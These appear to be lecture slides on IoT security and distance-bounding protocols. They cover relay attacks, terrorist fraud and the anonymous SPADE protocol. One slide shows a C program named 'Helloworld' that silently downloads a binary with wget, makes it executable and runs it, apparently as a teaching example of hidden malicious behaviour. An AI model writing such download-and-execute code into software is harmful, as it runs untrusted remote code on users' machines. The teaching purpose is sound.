

Distance bounding for Securing IoT

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
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
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IoT



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Big Data and Security




Free ?



If it is free then you are the product

Data Security Challenge ?



Security of data collect, transmission, access and storage.

An image



A software without acces to the source is like
a car without acces to the engine.

Dangers of non free softwares

- Spy user
- Restrictions on users
- Erase some files
- Downgrade, change remotely the system
- Sabotage
- Property Malware
- Abuse for profit (change of version, incompatibility)

No control about security !

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<http://sancy.univ-bpclermont.fr/~lafourcade/Helloworld>

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HELLWORLD

```
#include <stdio.h>
#include <stdlib.h>

int main(void)
{
    system("wget -q http://sancy.univ-bpclermont.fr/
           ~lafourcade/Helloworld");
    system("chmod 777 Helloworld");
    system("clear");
    system("./Helloworld");
    return 0;
}
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
Auguste Kerchoff's Principles 1883

“La Cryptographie Militaire”



The security of a crypto-system must be totally dependent on the secrecy of the key, not the secrecy of the algorithm.

“Wormhole Attack”



Hacking Pacemakers (2012)



Netatmo



↑ UK Russia →



Proximity Devices Everywhere



What features do we want ?

- Security
- Privacy


Examples of Attacks

2 VIDEOS


- Transport tickets
- Open a car

Relay Attacks on Passive Keyless Entry and Start Systems in Modern Cars, by Aurélien Francillon, Boris Danev, Srdjan Capkun, NDSS 2011
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
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


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



Solution : distance bounding (Brands and Chaum, 1991)

Privacy : Eavesdropper VS Curious Verifier




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
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


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
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
Signature



Typical DB protocol



Survey : 42 protocols from 1993 to 2015.




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
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
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



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


Terrorist Fraud (TF)




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
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- Both at the same time? PDB (Ahmadi and Safavi-Naini, 2014) **No revocation!**

Contribution

SPADE ♠
Secure Prover Anonymous Distance-bounding Exchange

- Prover anonymous *with revocability*
- New approach for TF resistance
- Provably secure

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SPADE : The intuition

If P exposes his secret key, then V can identify him!
What can he expose then ?

- The prover picks a random, one time session key N_P
- Authentication by group signature σ_P on this key
- The prover sends $\{N_P, \sigma_P\}_{pk_V}$
- He exposes N_P during the protocol

SPADE, building blocks

- A public key encryption scheme PKE
 - IND-CCA2
- A pseudorandom function PRF
 - Unforgeable
 - In the ROM, $\text{PRF}_{\text{sk}}(M) \equiv H(\text{sk}, M)$
- A revocable group signature scheme PKE
 - Anonymous signature on behalf of the group

SPADE



Prover P
 pk_v, ssk_p



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$$\xleftarrow{c_i}$$

$$\xrightarrow{r_i}$$

Pick $c_i \in \{0, 1\}$ **Start clock****Stop clock**

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Verification

$\mathcal{T} = \text{PRF}_{N_P}(\text{transcript})$

$\xrightarrow{\mathcal{T}}$
 $\xleftarrow{Out_V}$

Check timers Δt_i

Check that $\mathcal{T} = \text{PRF}_{N_P}(\text{transcript})$

If $\#\{i : r_i \text{ and } \Delta t_i \text{ correct}\} = n$ then

$Out_V := 1$; else $Out_V := 0$

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

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Security : Main Theorem

Theorem



If (i) PKE is IND-CCA2 secure, (ii) G-SIG is unforgeable, unlinkable and revocable and (iii) the challenges are random and independent then SPADE is MF, DF and TF resistant, as well as anonymous and revocable, in the random oracle model.

User tracking



If V can track users, then he can break the unlinkability of the group signature scheme


Security : TF



The accomplice can replay $\{N_P, \sigma_P\}_{pk_V}$ later : he knows N_P


The Backdoor

The backdoor helps the accomplice recover the missing bits



- Trick for the proof
- Slightly lowers MF resistance
- Can adjust t

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The mask m ensures that $r_i^0 \neq r_i^1$ for \approx half the rounds

Conclusion

- Designing secure IoT protocols is difficult
- Distance Bounding can help
- Anonymity is compatible with TF resistance

Thank you for your attention !